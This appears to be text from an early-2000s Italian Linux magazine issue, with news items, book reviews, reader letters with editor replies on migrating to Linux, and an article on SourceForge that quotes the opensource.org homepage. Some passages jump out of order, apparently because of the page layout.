Lo studio è stato condotto da "Web Side Story", una compagnia di servizi di indagine per e-business (scusate il linguaggio estroso, sono loro che si definiscono così!). Le conclusioni, non del tutto inattese, sono che solo un utente del Web su circa quattrocento utilizza un sistema Linux per la navigazione, da confrontare con la quota combinata di Windows e Macintosh pari a circa il 98%. L'aspetto più interessate è però la mancanza di crescita nel corso degli ultimi tre anni; questo indica che la sperata "conquista del desktop" non è neppure iniziata, ma se non altro gli amici del pinguino sono cresciuti allo stesso ritmo degli utenti Win e Mac. Il comunicato stampa non cita statistiche sui Web Server, che sarebbero decisamente più incoraggianti, ma si limita a dichiarare laconicamente che "a dispetto del continuo basso tasso di utilizzo tra gli utenti del Web, Linux ha ampi canali di distribuzione corporativi". Inutile dire che per accedere ad ulteriori statistiche è necessario sottoscrivere il servizio (ovvero: pagare!)

Per maggiori informazioni:


www.prnewswire.com/cgi-bin/stories.pl?ACCT=104&STORY=/www/story/12-19-2001/ 0001636492&EDATE=
www.websidestory.com

Dal Computer al Simputer

Arriva dall'India il computer più semplice del mondo. Naturalmente con sistema operativo Linux!

Un gruppo di ricercatori dell'Istituto Indiano per le Scienze, in associazione con la "Encore software", sta sviluppando un computer palmare progettato appositamente per i paesi in via di sviluppo. Battezzato "Simputer" per evidenziarne la semplicità d'uso, il dispositivo sarà leggermente più grande di un palm, ma nettamente più potente. Il Simputer è dotato di una porta a infrarossi, una porta USB e un modem interno per la comunicazione con altri dispositivi, nonché di un "touch screen" di 320x240 pixel e un sintetizzatore vocale per l'interfaccia con l'utente. In una prima fase le vendite saranno indirizzate agli enti governativi, per poi rivolgersi alle società private e agli individui. Tra gli obiettivi progettuali vi è infatti l'informatizzazione delle zone rurali dell'India. Il costo del Simputer sarà di circa 200 dollari.

Per maggiori informazioni:

www.simputer.org

IL DIRITTO D'AUTORE NELL'ERA DIGITALE. EVOLUZIONE TECNOLOGICA E COPYRIGHT. INTERNET, MP3, DIVX, OPEN SOURCE, GNU/LINUX, FREE SOFTWARE, MEZZI DI PROTEZIONE (1ª ED.)

di Giovanni Ziccardi (ziccardi@netjus.org)
Edito da: Il Sole 24 Ore

ASPETTI GENERALI

L'evoluzione tecnologica pone alla disciplina del diritto d'autore sempre nuove sfide. Questo volume nasce proprio dalla constatazione che l'avvento delle nuove tecnologie telematiche digitali (in particolare Internet) e la loro esponenziale diffusione sta determinando importanti "perturbazioni" nel sistema della proprietà intellettuale. Il software, il multimedia, le banche dati, le opere in rete e sul web hanno aperto nuove problematiche giuridiche e aspre battaglie giudiziarie. Da ultimo il file sharing, ovvero la condivisione e lo scambio su larga scala di dati, soprattutto musicali, è giunto a mettere in crisi la tradizionale concezione del copyright, diffondendo l'idea di un diritto d'autore aperto, basato sulla condivisione della conoscenza.

L'AUTORE

Avvocato, Editor-in-Chief, Ciberspazio e Diritto *www.ciberspazio-ediritto.com.* Presidente e Fondatore di Net Jus *www.netjus.org,* Arbiter ICANN/eResolution *www.eresolution.ca.*

Scheda

Titolo: **IL DIRITTO D'AUTORE NELL'ERA DIGITALE. EVOLUZIONE TECNOLOGICA E COPYRIGHT. INTERNET, MP3, DIVX, OPEN SOURCE, GNU/LINUX, FREE SOFTWARE, MEZZI DI PROTEZIONE (1ª ED.)**

Autore: Giovanni Ziccardi

ISBN: 88-7303-616-3

Anno: 2001

Pagine: 366

Prezzo: € 30,98

Edito da: Il Sole 24 Ore

Collana: Il Sole 24 Ore Norme & Tributi

Formato: Brossura

ASPETTI SPECIFICI

In questo panorama l'autore ha ritenuto importante focalizzare l'attenzione sul mondo poco conosciuto dell'open source, dedicando una parte sostanziale del libro all'analisi delle licenze più comuni, al fine di rendere accessibili, anche da un punto di vista giuridico e strettamente contrattuale, i principi posti alla base di questa impostazione, che tende a riportare il diritto d'autore nell'alveo dei diritti fondamentali dell'individuo.

KYLIX

di D.Taylor, J.Mischel, T.Gntry
Edito da: McGraw-Hill

ASPETTI GENERALI

Kylix rappresenta la soluzione Borland per la realizzazione di applicazioni RAD (Rapid Application Development) in ambiente Linux; Kylix riprende in pieno quelle che sono le funzionalità del medesimo pacchetto in ambiente Windows: Delphi.

Livello Medio alto

Scritto da esperti programmatori, il libro si rivela la guida indispensabile per imparare a progettare applicazioni con Kylix. Lo scopo principale degli autori, è quello di rendere familiare l'ambiente Linux nel minor tempo possibile, fornendo soluzioni reali di programmazione.

Copertura delle Applicazioni

Le soluzioni proposte coprono un vasto campo di argomenti, dal controllo della KDE al trattamento dei messaggi, ognuna di queste viene presentata prevedendo una strategia specifica, con spiegazioni dettagliate ed esempi di codice per implementarne l'efficacia.

Scheda

Titolo: **KYLIX**

Autore: D.Taylor, J.Mischel, T.Gntry

ISBN: 88-386-4218-4

Anno: 2001

Pagine: 400

Prezzo: € 26,33

Livello: Medio-Alto

Edito da: McGraw-Hill

Sito: www.mcgraw-hill.it/

Il bello del Pinguino...

Carissimi lettori di LinuxMAGAZINE, siamo molto contenti dell'interesse, che state dimostrando per la rivista! Come sempre siamo contenti di darvi la possibilità di approfondire alcuni aspetti della "linux-way" alla filosofia di sistema e alle possibilità di crescita personale che vengono messe a disposizione di chi si incammina lungo la "via del pinguino...". Quindi continueremo a rispondere alle mail inviate all'indirizzo linuxmag@edmaster.it (sintetizzandole per avere più spazio per le risposte), cercando di approfondire gli argomenti o le curiosità di interesse più generale.
linuxmag@edmaster.it
Ovviamente, per motivi riguardanti la privacy, riporteremo nomi e indirizzi di e-mail dei lettori che ci hanno scritto esattamente come riportato in fondo alla lettera.

da Ugo

Linux... amore a prima vista

Ciao, sono un ingegnere ho uno studio con dei colleghi. Ora che la Apple ha costruito il Mac OS X ho capito che devo cominciare a studiare un po' di shell. Inoltre ci siamo stufati di dover dipendere da M$ e company e dover reinstallare software o peggio riformattare HD. Ero proprio curioso di capire che cosa è Linux. Erano anni che non leggevo una rivista per computer cosi' interessante come Linux Magazine: mi sono sempre interessato molto di informatica e non ricordo esser mai rimasto cosi' a bocca aperta a leggere una rivista.... complimenti vivissimi! Nella mia vita (35 anni) ho lavorato sia sui vecchi 8086 che sui moderni iMac, ma Linux l'ho scoperto recentemente (a dire il vero già l'anno scorso ma non ci avevo capito quasi niente). In ufficio abbiamo una rete mista 10/100 (un NT 4 workstation usato come server e ci sono sia Mac con OS 8 e 9 che PC con Win 98) con stampanti laser in rete, scanners, web-cam, stampanti a getto di inchiostro di rete e USB + un plotter (HP 450C condiviso tra i PC su porta parallela), un router ISDN Netopia, e un po' di altre cose (masterizzatori SCSI, macchine fotografiche digitali, telecamere digitali, ecc.). Abbiamo deciso che dobbiamo abbandonare le licenze di M$ perché i software fanno in fondo schifo e non sono molto compatibili già tra di loro, quindi si pensava (un po' alla volta) di passare al mondo Linux. Le cose risolte per la "migrazione" (almeno sulla carta) riguardano Staroffice che va bene per sopperire all'Office di M$ (abbiamo fatto le prove e la compatibilità dei files tra una versione e l'altra di word è paragonabile con quella di staroffice verso o da word), anche in caso della necessità di dover redigere grossi manuali con tante figure e foto. Anche con Internet non ci sono problemi. I problemi che si pongono sono i seguenti:

1 le periferiche che abbiamo sono supportate da driver funzionanti?

2 esistono su linux dei programmi di cad che importano/esportano files DXF-DWG vers. 14 per Autocad (noi usiamo normalmente Minicad-VectorWorks 8.5.1) e che non siano brutti come Autocad? Inoltre se importassero i file direttamente da Minicad, flessibili e facili da usare saremmo i più felici di questa terra.

3 Molti fornitori di materiali impiantistici (campo in cui ci cimentiamo come progettisti) forniscono applicativi che girano quasi tutti sotto Win 98: è possibile sopperire a questo con linux (ad es. doppio boot o simulatore di Win 98 o tenere 2 computer a testa)?

4 È possibile compilare file sorgente su piattaforme diverse (ad es. linux PPC / Linux x intel)? e cosa serve per far ciò?

Il problema relativo al cambiamento in uno studio come il mio è che c'è poco tempo da perdere durante la giornata (si deve produrre per portar a casa la pagnotta); inoltre quando qualche cosa funziona non c'è ragione per cambiarla (regola principe dell'informatica) ... abbiamo calcolato che quindi in 1 anno di tempo (forse 2) potremmo:

1 pensare che i computer esistenti diventeranno obsoleti o cominceremo ad avere problemi hw con le periferiche... quindi l'aggiornamento sarà causa di ulteriori perdite di produttività... e quindi tanto vale far le cose bene per una volta sola;

2 con eventuali consulenti implementare e risolvere i problemi legati alla nuova piattaforma (non mi spiacerebbe venir a sapere che MacOSX e Linux sono stretti cugini e possono lavorare insieme);

3 sperare che la migrazione sarà indolore (o quasi)

Gradirei ricevere una Vs risposta/consiglio per quanto richiesto. Avete guadagnato un lettore: cordialissimi saluti e complimenti ancora.

Ing. Ugo Fonzar

Risponde:
Emmanuele Somma
<esomma@ieee.org>

Ho deciso di "monopolizzare" lo spazio della posta con questa lunga ed interessante lettera perchè mi sembra condensi molte problematiche. La risposta forse non sarà così approfondita, ma lo spazio -come si dice- è tiranno. Molti dei problemi sollevati partono da un presupposto, o da un'ansia, forse poco realistica. Voler avere tutte le rispo-

da Stefano



Debian...

Alla cortese attenzione dell'autore del articolo: "Installare la Debian (1° parte)", presente su Linux Magazine n°15. Caro Signore, io non ho nessun nemico che proviene da Mung. "...preoccupatevi di fare un backup completo dei dati eventualmente presenti sul vostro disco e siate certi di poter reinstallare eventualmente il sistema operativo che già avete e tutte le sue applicazioni. Non voglio impaurire il lettore..." :-) ...6,66 euro di rivista e cd sono già nel cestino... Mi scusi, non ce l'ho con lei. Ho cominciato a interessarmi a Linux qualche anno fa ai tempi della RH 4.0, e poi via via ne ho installate altre sempre in coesistenza con il sistema operativo del suo nemico. Oggi ho una delle ultimissime Mandrake che però non mi serve ad un gran che, perché quello che con il sistema Microsoft faccio con un "click" sotto linux magari ci impiego mezza giornata, e poi alla fine (magari) non ottengo lo stesso il risultato desiderato... Attenzione, non sono qui a dire questo è più bello di quello, ma ad evidenziare un concetto a mio avviso fondamentale: un sistema operativo deve "servire" l'utente, e non il contrario. Perché mi interesso ancora di Linux? Perché sono curioso, e penso che linux sia un buon SO, però dopo aver speso soldi e tempo a leggere il suo articolo e tutti i vari README in inglese presenti sul CD e non essere in grado neanche di fare il dischetto di boot, penso che lascerò questo compito a qualcuno di quei cretini di cui parlava. A proposito, complimenti per quella frase, è la parte migliore del articolo. :-)

Stefano Pessini.

Risponde: Emmanuele Somma <esomma@ieee.org>

Avendo scelto quell'articolo per la pubblicazione mi sento in dovere di rispondere. Non capisco proprio qual è il problema che lei lamenta. L'autore dell'articolo (e in precedenza varie volte su questa rivista) ha ampiamente sottolineato che Debian fosse, tra tutte le distribuzioni Linux, la più ostica. Che se in generale ci sia bisogno di una certa attenzione quando si pasticcia con le partizioni, come avviene quando si installa un qualunque sistema operativo, sarebbe meglio farne il doppio nel caso di Debian, e quattro volte tanto nel caso di Windows. Il passaggio inoltre sottolineava che con Windows -come sa chiunque si sia cimentato nella simpatica operazione di reinstallazione completa di una Workstation andata in palla- non basta salvare i propri dati, nè sono sufficienti le configurazioni dei programmi ma spesso è proprio impossibile senza passare attraverso la lunga e noiosissima operazione di completa reinstallazione di ogni singolo software necessario al proprio lavoro. Il discorso quindi, più che qualcosa di relativo a Linux mi sembra solo un corretto approccio nei confronti della vita (informatica): farsi un backup delle cose importanti! Quando si tratta di lavorare, io sono sempre stato incapace di risolvere i miei problemi con un semplice click. Neppure quelli semplici. Quindi avere a disposizione una piattaforma meno cliccosa e più stabile è un modo per venire incontro alla mia personale incapacità. Lei poi... non faccia sapere ad Ugo Fonzar (veda l'altra lettera in questa rubrica) che risolve il problema dell'instabilità di Windows con un click, perchè quel poveraccio sta combattendo da decenni con le sue riformattazioni periodiche e le sue perdite dei dati. Sarebbe ben contento di rinunciare a qualche facile click per evitare che seguendo le leggi di Murphy i suoi computer vadano in palla proprio prima di una importante consegna. Mi dispiace che Linux Magazine non sia stato capace di aiutarla, ma essendo una delle pochissime lettere che ho ricevuto ad essere così sferzante, mi sono deciso comunque a pubblicarla. Se il nostro massimo non raggiunge il suo minimo non può che dispiacerci.

ste prima di affrontare il primo passo. Non è solo che questa rivista e i suoi collaboratori non sanno o non possono trovare modo per valutare la singola compatibilità di ogni periferica con Linux (o con quella specifica versione o distribuzione di Linux), ma è proprio il modo con cui viene affrontato il problema della compatibilità dei dispositivi sotto Linux che, ad una prima analisi lascia un po' sgomenti, perchè anche quando c'è, nessuno la garantisce. Ma d'altronde anche sotto Windows esiste un solo produttore che garantisce che i propri driver facciano quello per cui voi li avete comprati? Leggete bene le clausole delle licenze e poi mi dite. Comunque è vero che è preferibile fidarsi del produttore che non di un qualsiasi utente a cui è venuto lo schiribizzo di emulare il driver della propria stampante. Sta di fatto, però, che alcuni device funzionano decisamente meglio così. In tutte le domande posto in cui si prevede la sostituzione di una piattaforma proprietaria con quella libera la risposta è sicuramente sì, a patto che non si debba avere a che fare con legami proprietari, che si abbia cioè a che fare con standard. In caso diverso ci si dovrà probabilmente rivolgere a prodotti "chiusi", o a quei rari prodotti aperti che sono riusciti a reingegnerizzare anche i protocolli o i formati proprietari (come Samba nelle reti NT o StarOffice per i pacchetti da ufficio). Nel campo della progettazione, premesso che pur essendo un ingegnere non esercito in campo civile e mi sono limitato a semplici progetti di

ristrutturazione d'interni, io uso un software per Linux (che in verità mi tiro dietro da quando avevo l'Amiga) chiamato Cycas. Un software commerciale con una licenza personale gratuita e due livelli di prezzo per usi base o professionali che, per quel poco che ne posso capire io professionalmente, ha una quantità di caratteristiche forse non eccezionali ma neppure completamente disprezzabili, tra cui quelle richieste. Più grave è il problema del materiale e dai programmi provenienti dai fornitori, che difficilmente li migreranno a Linux. In questo caso è forse perseguibile una soluzione di emulazione tramite programmi come *DOSemu* per il DOS, o *Wine* per Windows, o con *VMware*, o addirittura usando PC Windows condivisi via sistemi di comunicazione d'interfaccia grafica (come VNC). Il dual boot è noioso. Una doppia macchina per ogni utente costoso e poco pratico. Quanto alla migrazione dell'hardware, invece, il problema è certamente più delicato, e va analizzato in prospettiva. Su tutto l'hardware di qualità, come stampanti di rete o plotter, masterizzatori, scanner e in generale i prodotti SCSI, è molto improbabile che Linux non riesca a gestirne al meglio la funzionalità. Anzi a dirla tutta è molto improbabile che non si riesca a realizzare condizioni di lavoro estremamente più efficaci di quelle attuali e a costi ridottissimi. Operativamente, nel caso specifico, va subito affrontato il primo passo, cioè l'affiancamento prima e dopo la completa sostituzione del server NT con un sistema Linux e Samba. Aggiungere, se necessario, un buon server applicativo su cui sperimentare le emulazioni software dei programmi DOS/Windows con DOSEMU, Wine o una installazione VMware (attenzione che in questo caso c'è sempre bisogno della licenza Windows, ma può essere condivisa) accedibile da tutti via rete e X-Windows distibuendo su tutte le altre macchine degli emulatori di X (ad esempio *PCXware* per Windows e MAC). Nel frattempo dedicare qualche workstation al lavoro di progettazione con un software architetturale come Cycas e verificarne la corretta interoperabilità, o almeno la possibilità di completare in autonomia un ciclo produttivo. Qualora il risultato di queste prove sia, come io penso possa essere, una buona sostituibilità e quindi una indolore migrazione verso Linux e i suoi emulatori, con eccezione di qualche software che ostinatamente si rifiuta di lasciare le piattaforme proprietaria o qualche versione precedente del sistema operativo, è consigliabile distribuire comunque Linux/ Mac Os X su tutte le piattaforme mantenendo nel pool di macchine a disposizione qualche piattaforma Windows (eventualmente di varie versioni) acceduti via rete con software tipo VNC. L'aumento di flessibilità sarebbe letteralmente incredibile, e la riduzione dei costi inimmaginabile, senza necessariamente dover definitivamente rinunciare alla propria compatibilità, anzi in un sistema ben orchestrato si potrebbero mantenere (offline ma facilmente accedibili) tutte le versioni dei vari sistemi operativi e/o applicazioni (nel caso di sistemi proprietari sempre avendo a disposizione le relative licenze). Quanto alla compilazione per piattaforme diverse la teoria dice che è una banalità. La pratica suggerisce di andarci con i piedi di piombo, l'esperienza insegna di affidarsi a professionisti (se ce ne fossero a portata di mano). Se tutto è limitato a due sole piattaforme (ad es. Intel e PPC) e un solo S.O. (ad es. Linux), la realizzazione di un sistema di autocompilazione è pressocchè indolore, basta semplicemente configurare correttamente GCC per la cross-compilazione (mi sembra che SuSE metta a disposizione sul proprio web dei cross-compilatori già correttamente configurati -per Intel e PPC). Per ogni componente che si aggiunge, però la complessità cresce in modo non lineare e tutto s'incasina al punto che districarsi supera quasi le capacità umane. Avvertito! Comunque gli specialisti del settore sono quelli di Montavista (*www. mvista.com*) che hanno una distribuzione (Jurneyman) studiata appositamente per questo genere di problemi. Mac OS X e Linux, se non fratelli, sono sicuramente cugini. Non è affatto improbabile che un bravo consulente possa trattarli assieme. Infine... un anno per la migrazione è sicuramente un tempo adeguato, tenendo però conto della legge di Pareto: l'80% della migrazione dovrà prevista nel 20% del tempo, perchè il resiudo 20% sarà molto duro da affrontare. La migrazione non sarà comunque completamente indolore. Ma come ogni febbre è necessaria per espellere la malattia...

da: ***Flavio***

Easy Linux

Ho comprato oggi per la prima volta la Vostra rivista, interessante. Possiedo un P233 con win98. Viste le caratteristiche oramai limitate vorrei provare ad avvicinarmi al mondo di Linux di cui sento meraviglie. Quando parte l'installazione del prg in oggetto il mouse diventa inutilizzabile e tutto si pianta. Come inizio non c'è male :-) , che fare ?

Grazie, Saluti Flavio

EasyLinux è stata una delle distribuzioni che abbiamo allegato a riscuotere maggior successo. Purtroppo non è mai garantito che tutto funzioni su qualunque macchina e in ogni condizione. Noi l'abbiamo installata su tre computer diversi (tutti abbastanza nuovi) senza riscontrare problemi. La sua configurazione è forse troppo anziana per gestire una distribuzione così orientata alla grafica, probabilmente ha solo poca RAM. Dovrebbe provare ad utilizzare una distribuzione con meno pretese grafiche o usare un desktop più leggero di GNOME o KDE, come ad esempio XFCE.

Per contattarci:
e-mail: linuxmag@edmaster.it
Fax: 09848319225
Posta: Edizioni Master, C.da Lecco, zona industriale - 87030 Castiglione Scalo (CS)

SourceForge: il luogo dove si forgia l'OpenSource

Se siete dei programmatori e volete iniziare un vostro progetto software, basta entrare in SourceForge ed affidarsi ai servizi dei creatori di questo meraviglioso sito e al supporto di migliaia di utenti della comunità Internet.

SourceForge.net è uno dei siti Web più conosciuti su Internet che rappresenta una vera e propria fucina di idee e di progetti Open Source.Non starò qui a ripetere per l'ennesima volta, come più volte accaduto su questa rivista, la filosofia dell'Open Source e del Free Software, non introdurrò di nuovo le ragioni che hanno portato ad un nuovo modo di vedere il mondo dell'informatica e dei progetti software dell'ultimo decennio, ma questa volta proporrò direttamente uno degli esempi concreti scaturiti dalla nuova visione dell'IT da parte della Open Source Initiative (OSI) e da tutta la comunità Open Source.

Il miracolo SourceForge

Ne sono passati di anni da quando gli hacker del MIT si dilettavano nel trovare nuovi modi per ottimizzare il software dei sistemi dipartimentali oppure RMS (Richard Stallman) predicava la necessità di eliminare le password dai server dell'Università.
Ora si possono avverare sogni che fino a qualche tempo fa erano addirittura impensabili e questo grazie a due nuove componenti fondamentali: l'Open Source e il World Wide Web. Grazie a queste due realtà è nato il sito più sorprendente degli ultimi tempi: *SourceForge.net*.
Un cocktail di genialità, professionalità, efficienza, e volontariato.
Non è la prima volta che un sito diventa ritrovo e punto di riferimento per i *geek* (coloro che amano la tecnologia in generale e il computer in particolare) di tutto il mondo.
Anche in questo caso un gruppo agguerrito e determinato di giovani smanettoni si è coalizzato per creare uno strumento utile a tutti i programmatori Open Source della Rete che, come loro, avevano difficoltà a condividere i propri progetti software con più persone, magari sparse nel mondo.

E come tutte le favole Open Source anche questa è a lieto fine, poichè il piccolo gruppetto di hacker è stato acquisito da una grande società del settore (*VASoftware Corporation*) che ha deciso di comprare il sito intero con tutte le persone che ci avevano lavorato ed aggiungendone anche delle altre.

I personaggi fondatori che hanno creato tutto questo sono: *Tony Guntharp, Drew Streib, Tim Perdue* e *Uriah Welcome.*

Poi si sono aggiunti altri componenti esterni o direttamente dalla VASoftware come: *Patrick "Sounds Good" McGovern, Jacob Moorman, Chad Schwartz, Trae McCombs* e *John Mark Walker.*

In realtà SourceForge, dopo l'acquisizione da parte della VASoftware Corporation, è entrato a far parte della rete OSDN (*Open Source Development Network*) insieme ad altri siti impareggiabili che sono diventati i link su cui ogni buon geek, hacker o utente normale del mondo deve transitare almeno una volta per dirsi tale.

OSDN è diventata la rete principale per le news, le comunicazioni e la distribuzione delle informazioni di una buona parte della comunità IT. Sui siti di OSDN si parla di oltre 5 milioni di accessi e 110 milioni di pagine visitate al mese. Tanto per fare qualche nome, che sicuramente non suonerà nuovo ai lettori, si può dire che tra gli altri siti di OSDN troviamo: *ThinkGeek, Freshmeat, Slashdot* e *Themes.org.*

Il sito di SourceForge si basa, per erogare i servizi che vedremo più avanti, su un'infrastruttura hardware di tutto rispetto, potendo contare sulle risorse e il denaro della VA. Si contano attualmente: 35 GB di memoria, 4,5 TB di spazio disco e 44 GHz di frequenza processore in totale.

La "Mission" di SourceForge

L'obiettivo di SourceForge.net è definito molto bene dalla "mission", come amano indicare le società americane, che vuole arricchire la comunità Open Source mettendo a disposizione degli sviluppatori un sistema di controllo e gestione dell'intero ciclo di sviluppo di software, chiaramente solo Open Source.

Il software Open Source comprende tutto il software che rientra nella "certificazione" dettata dalla Open Source Definition (per ulteriori informazioni sul tema si può andare direttamente al sito *opensource.org*).

Appena entrati nel sito di SourceForge, all'indirizzo *http://sourcefourge.net*, appare una schermata scarna graficamente, ma con una enorme quantità di informazioni e con un titolo centrale che dice: "*Abbattere le barriere dello sviluppo Open Source*".

Infatti SourceForge è un servizio gratuito per gli sviluppatori Open Source che offre un facile accesso ai migliori strumenti per CVS, mailing list, gestione bug, aree di discussione, gestione attività, pubblicazione su web, archiviazione permanente dei file, backup completi, e amministrazione.

Il tutto esclusivamente tramite Web e il browser del PC.

In pratica ci si registra sul sito per ini-

"Il software Open Source comprende tutto il software che rientra nella "certificazione" dettata dalla Open Source Definition (opensource.org)"

OpenSource.Org

NEWS: Dec 11, 2001: We are looking for folks to translate the OpenSource Definition into other languages. Please contact the webmaster. Please use the html from that page & remove the navigation links to the other languages.
Nov 5 2001: An 'announcements' list has been established. Please feel free to subscribe to receive notice of newly approved licenses, position papers, and other OSI actions.

Open Source Initiative (OSI) is a non-profit corporation dedicated to managing and promoting the Open Source Definition for the good of the community, specifically through the OSI Certified Open Source Software certification mark and program. You can read about successful software products that have these properties, and about our certification mark and program, which allow you to be confident that software really is "Open Source." We also make copies of approved open source licenses here.

The **basic idea behind open source** is very simple: When programmers can read, redistribute, and modify the source code for a piece of software, the software evolves. People improve it, people adapt it, people fix bugs. And this can happen at a speed that, if one is used to the slow pace of conventional software development, seems astonishing.

We in the open source community have learned that this rapid evolutionary process produces better software than the traditional closed model, in which only a very few programmers can see the source and everybody else must blindly use an opaque block of bits.

Open Source Initiative exists to make this case to the commercial world.

Open source software is an idea whose time has finally come. For twenty years it has been building momentum in the technical cultures that built the Internet and the World Wide Web. Now it's breaking out into the commercial world, and that's changing all the rules. Are you ready?

This site is still evolving as we think through the implications of open source in the commercial world. We don't claim to have all the answers yet, so mail us with your thoughts and criticisms. Also, please send us URLs of articles and papers on commercial trials of the open source model, on open source software including such packages as Linux and Apache, and related topics.

Mirrors of this site are available in the following countries: Austria, Denmark, Greece, Hungary, Italy, Sweden, U.S., U.K.

Copyright © 2001 by the Open Source Initiative
Webmaster: Steve Mallett (Aug 16/01)
Send questions or suggestions about the website to webmaster at opensource.org
Last updated Nov 28th 2001

Open Source for You

Whether a techie/hacker, a businessperson, or a customer, you'll win with open source software. Read the case histories to find out how.

Licensing

OSI has established a mailing list to help us review licenses.

The license approval process.

Press Resources

You can also read our past press releases.

FAQs and Links

You can read a brief history of the open-source concept, and browse links to other resources related to open source. We also maintain a page answering Frequently Asked Questions.

Site Index

All of the content on this site, in an easy-to-use menu: only one click away.

Figura 1

L'home page del sito opensource.org

ziare un nuovo progetto e si utilizzano tutti i servizi messi a disposizione da SourceForge.
Dopodichè, con l'aiuto di tutti gli altri sviluppatori sparsi in ogni angolo della terra e dello staff di SourceForge, potrete portare avanti lo sviluppo di un progetto con molte meno difficoltà rispetto ad una gestione privata e locale, ristretta ad una piccola cerchia di persone.
Se invece volete solo collaborare con qualcuno che ha già un progetto in corso d'opera, sia perchè siete interessati all'argomento, sia perchè utile per scopi personali, allora basta entrare nella lista dei progetti contenuti nel sito e studiare lo stato attuale e la documentazione prodotta del progetto scelto.
Non bisogna pensare che i frequentatori di SourceForge siano tutti dei buoni samaritani con la predilezione per l'aiuto del prossimo in ogni momento.
Se, ad esempio, vi serve un driver per un modem, un po' fuori della norma, e sono mesi che state cercando di farlo funzionare sotto Linux, potete andare a scovarlo nei vari progetti di driver per Linux e forse troverete qualcun altro che, come voi, ha avuto lo stesso problema e si è messo a scrivere del codice per poterlo utilizzare. L'idea geniale è che tutti quelli che hanno lo stesso problema, e sono dei discreti programmatori, possono analizzare il codice già scritto e migliorare o aggiungere parti per poi ridistribuirle sul sito stesso, in modo da creare un effetto a valanga in cui altri utilizzeranno tali modifiche per migliorare ulteriormente il software.
That's Open Source!
Chiaramente detto a parole è molto semplice, ma per gestire tale complessità, specialmente se il progetto non è banale o comunque se comprende una vasta area di problematiche software, c'è bisogno di un sistema di controllo e gestione di ausilio per tutti i programmatori coinvolti. E qui entra in gioco il valore aggiunto di SourceForge che porta ai massimi livelli il supporto per tale lavoro e lo amplia con un ambiente integrato in cui si trova tutto ciò che può servire a chi porta avanti i progetti.

Le aree ed i servizi

Per facilitare la ricerca del progetto di interesse, SourceForge ha creato delle aree tematiche (Foundry) in cui gli sviluppatori possono condividere non solo i progetti, ma anche informazioni, novità, esperienze e trucchi del mestiere su un determinato argomento. Le aree attualmente presenti sono: *3D, BASIC, Clustering, Database, Distributed Computing, Español, Games, GNOME, Japanese, Java, Linux Driver, Linux Kernel, Linux on Large Systems, Open Source Printing, PHP, Perl, Python, Russian-speaking, Storage, TCL, Vector Graphics.*
Nella pagina principale del sito troviamo, oltre ai link di tutte le sezioni di SourceForge, anche le news sui nuovi progetti attivati più di recente, le percentuali dei progetti più attivi della settimana e le statistiche dei progetti aperti e degli utenti amministratori registrati fino a quel momento. Al momento della stesura di questo articolo si contano *32271* progetti e *333495* utenti registrati.
Vediamo ora quali sono i servizi offerti da SourceForge illustrandone brevemente le caratteristiche e le modalità di fruizione.
Per la dinamicità intrinseca del sito e del software che lo rende così utile, i servizi offerti possono migliorare o addirittura aumentare, quindi la lista che segue può cambiare da un giorno all'altro senza preavviso.
Il *Collaborative Development System (CDS)* è un insieme di strumenti per il Web che permettono la gestione di tutti gli aspetti del progetto avviato su SourceForge. Accessibile tramite la pagina iniziale di amministrazione del progetto (*Summary*), il tool serve per amministrare in maniera semplice il team di sviluppo, inserire news sul progetto, lanciare richieste di aiuto su particolari problemi ed accedere a tutti i servizi che saranno elencati di seguito.
Il servizio di *Project Web Server* è il nucleo fondamentale di tutto il sistema di gestione perchè mette in grado l'utente amministratore di fornire informazioni recenti sul proprio progetto, sia agli utenti potenziali che a quelli attuali.
SourceForge mette a disposizione un "virtual hosting" sul proprio Web Server comprensivo di 100 MB di spazio, possibilità di utilizzo di script CGI e script PHP, in modo da rendere al massimo efficiente e funzionale il sito del progetto. Il link del sito Web del progetto dipende dal nome che gli è stato assegnato dall'amministratore all'atto della registrazione e seguirà la convenzione:
http://<nome_del_progetto>.sourceforge.net
Il tool *Tracker* comprende una suite di strumenti integrati di supporto alla gestione del progetto.
E' stato creato un apposito modulo di reportistica dei bug che permette agli utilizzatori del software di sottoporre

"Il Collaborative Development System (CDS) è un insieme di strumenti per il Web che permettono la gestione di tutti gli aspetti del progetto avviato su SourceForge."

Figura 2

L'home page del sito www.sourceforge.net

all'amministratore richieste di supporto, permette agli sviluppatori di distribuire tempestivamente delle patch per tali richieste e consente anche di ricevere suggerimenti per le caratteristiche future più desiderate. L'utilizzo del tool è estremamente semplice, sia per l'amministratore che per gli utenti finali e ricorre all'invio automatico di email per mantenere tutti aggiornati su qualsiasi cambiamento o novità. Inoltre il sistema ha delle caratteristiche di tracciamento delle richieste con relative statistiche di dettaglio sui tempi di presa in carico delle richieste e sui tempi di risposta e risoluzione; quindi si possono effettuare anche delle misurazioni precise dei livelli di servizio, in modo da migliorare sempre di più il supporto agli utenti e la gestione dello sviluppo software.

Un altro servizio utilissimo all'amministratore è quello della *mailing list* che risulta indispensabile per rimanere sempre in contatto aggiornato con il team di sviluppo e gli utenti del software. Le mailing list sono amministrate totalmente tramite Web e quelle pubbliche sono archiviate sul sito *Geocrawler* (*www.geocrawler.com*). E' stato anche curato molto l'aspetto della sicurezza con un robusto sistema anti-spamming.

